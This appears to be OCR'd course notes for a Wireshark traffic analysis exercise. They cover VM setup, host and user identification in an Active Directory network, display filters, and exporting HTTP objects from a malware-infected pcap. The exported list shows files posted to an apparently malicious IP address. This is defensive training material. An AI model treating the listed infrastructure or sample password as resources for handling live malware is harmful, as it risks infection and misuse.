Content

I. DAY 1

1. Initial setup


1.1. Install Virtual Box

1.2. Download and import the Kali-based customized VM

2. Traffic Analysis


2.1. Download and unzip the pcap. Password is ”infected_20220107”.

2.2. Walk through Changing your column display




2.3. Walk through Identify hosts and users


- http.accept_language




- Identifying Users in an Active Directory (AD) Environment




- [Default Windows Hostnames]






2.4. Walk through [Display Filter Expression]


- Creating Filter Buttons


2022-01-07-traffic-analysis-exercise.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
(http.request or tls.handshake.type eq 1 or (tcp.flags.syn eq 1 and tcp.flags.ack eq 0) or dns) and !(ssdp)
basic basic+ basic+dns
Time Destination Dst port Host CNameString Info
2022-01-07 16:0… 192.168.1.2 53 Standard query 0xde0e SRV _ldap._tcp.dc._msdcs.spoonwatch.net
2022-01-07 16:0… 192.168.1.216 61726 Standard query response 0xde0e SRV _ldap._tcp.dc._msdcs.spoonwatch.net SRV 0 100 389 spoonwatch-dc.spoonwatch.…
2022-01-07 16:0… 192.168.1.2 53 Standard query 0x9dc7 A spoonwatch-dc.spoonwatch.net
2022-01-07 16:0… 192.168.1.216 65037 Standard query response 0x9dc7 A spoonwatch-dc.spoonwatch.net A 192.168.1.2
2022-01-07 16:0… 192.168.1.2 53 Standard query 0xa1cc SRV _ldap._tcp.dc._msdcs.localdomain.spoonwatch.net
2022-01-07 16:0… 192.168.1.216 63494 Standard query response 0xa1cc No such name SRV _ldap._tcp.dc._msdcs.localdomain.spoonwatch.net SOA spoonwatch…
2022-01-07 16:0… 192.168.1.2 389 49668 → 389 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
2022-01-07 16:0… 192.168.1.2 53 Standard query 0xcc6a SRV _ldap._tcp.dc._msdcs.localdomain.spoonwatch.net
2022-01-07 16:0… 192.168.1.216 65355 Standard query response 0xcc6a No such name SRV _ldap._tcp.dc._msdcs.localdomain.spoonwatch.net SOA spoonwatch…
2022-01-07 16:0… 192.168.1.2 445 49670 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
2022-01-07 16:0… 192.168.1.2 53 Standard query 0xd5dc A dns.msftncsi.com
2022-01-07 16:0… 192.168.1.216 53268 Standard query response 0xd5dc A dns.msftncsi.com A 131.107.255.255
2022-01-07 16:0… 192.168.1.2 53 Standard query 0x8614 SRV _ldap._tcp.Default-First-Site-Name._sites.dc._msdcs.spoonwatch.net
2022-01-07 16:0… 192.168.1.216 60964 Standard query response 0x8614 SRV _ldap._tcp.Default-First-Site-Name._sites.dc._msdcs.spoonwatch.net SRV 0 10…
2022-01-07 16:0… 192.168.1.2 53 Standard query 0x0288 SRV _kerberos._tcp.Default-First-Site-Name._sites.dc._msdcs.spoonwatch.net
2022-01-07 16:0… 192.168.1.216 55912 Standard query response 0x0288 SRV _kerberos._tcp.Default-First-Site-Name._sites.dc._msdcs.spoonwatch.net SRV …
2022-01-07 16:0… 192.168.1.2 53 Standard query 0x5211 A wpad.spoonwatch.net
2022-01-07 16:0… 192.168.1.216 63059 Standard query response 0x5211 No such name A wpad.spoonwatch.net SOA spoonwatch-dc.spoonwatch.net
2022-01-07 16:0… 192.168.1.2 53 Standard query 0x611a A wpad.localdomain
2022-01-07 16:0… 192.168.1.216 52741 Standard query response 0x611a No such name A wpad.localdomain SOA a.root-servers.net
2022-01-07 16:0… 192.168.1.2 88 49673 → 88 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
2022-01-07 16:0… 192.168.1.2 135 49674 → 135 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
2022-01-07 16:0… 192.168.1.2 135 49675 → 135 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
2022-01-07 16:0… 192.168.1.2 49676 49676 → 49676 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
2022-01-07 16:0… 192.168.1.2 49667 49677 → 49667 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
2022-01-07 16:0… 192.168.1.2 88 49678 → 88 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
2022-01-07 16:0… 192.168.1.2 88 49679 → 88 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
2022-01-07 16:0… 192.168.1.2 88 49680 → 88 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
Frame 599: 126 bytes on wire (1008 bits), 126 bytes captured (1008 bits)
Ethernet II, Src: ASUSTekCOMPU_32:58:f9 (9c:5c:8e:32:58:f9), Dst: Dell_62:ae:26 (20:47:47:62:ae:26)
Internet Protocol Version 4, Src: 192.168.1.216, Dst: 192.168.1.2
User Datagram Protocol, Src Port: 55162, Dst Port: 53
Domain Name System (query)
2022-01-07-traffic-analysis-exercise.pcap
Packets: 5880 · Displayed: 215 (3.7%)
Profile: Customized
ENG
2:33 PM
1/7/2025

2.5. Walk through [Exporting objects from a pcap]



Packet	Hostname	Content Type	Size	Filename
1501	2.56.57.108	multipart/form-data	25 bytes	6.jpg
1639	2.56.57.108	image/jpeg	144 kB	6.jpg
1641	2.56.57.108	multipart/form-data	25 bytes	1.jpg
2223	2.56.57.108	image/jpeg	645 kB	1.jpg
2225	2.56.57.108	multipart/form-data	25 bytes	2.jpg
2539	2.56.57.108	image/jpeg	334 kB	2.jpg
2541	2.56.57.108	multipart/form-data	25 bytes	3.jpg
2689	2.56.57.108	image/jpeg	137 kB	3.jpg
2691	2.56.57.108	multipart/form-data	25 bytes	4.jpg
3052	2.56.57.108	image/jpeg	440 kB	4.jpg
3054	2.56.57.108	multipart/form-data	25 bytes	5.jpg
4192	2.56.57.108	image/jpeg	1246 kB	5.jpg
4194	2.56.57.108	multipart/form-data	25 bytes	7.jpg
4273	2.56.57.108	image/jpeg	83 kB	7.jpg
4275	2.56.57.108	multipart/form-data	25 bytes	main.php
4816	2.56.57.108	multipart/form-data	379 kB	osk
5055	download.windowsupdate.com	application/vnd.ms-cab-compressed	7317 bytes	35969516_5bcaf676a3e98426394e5388360
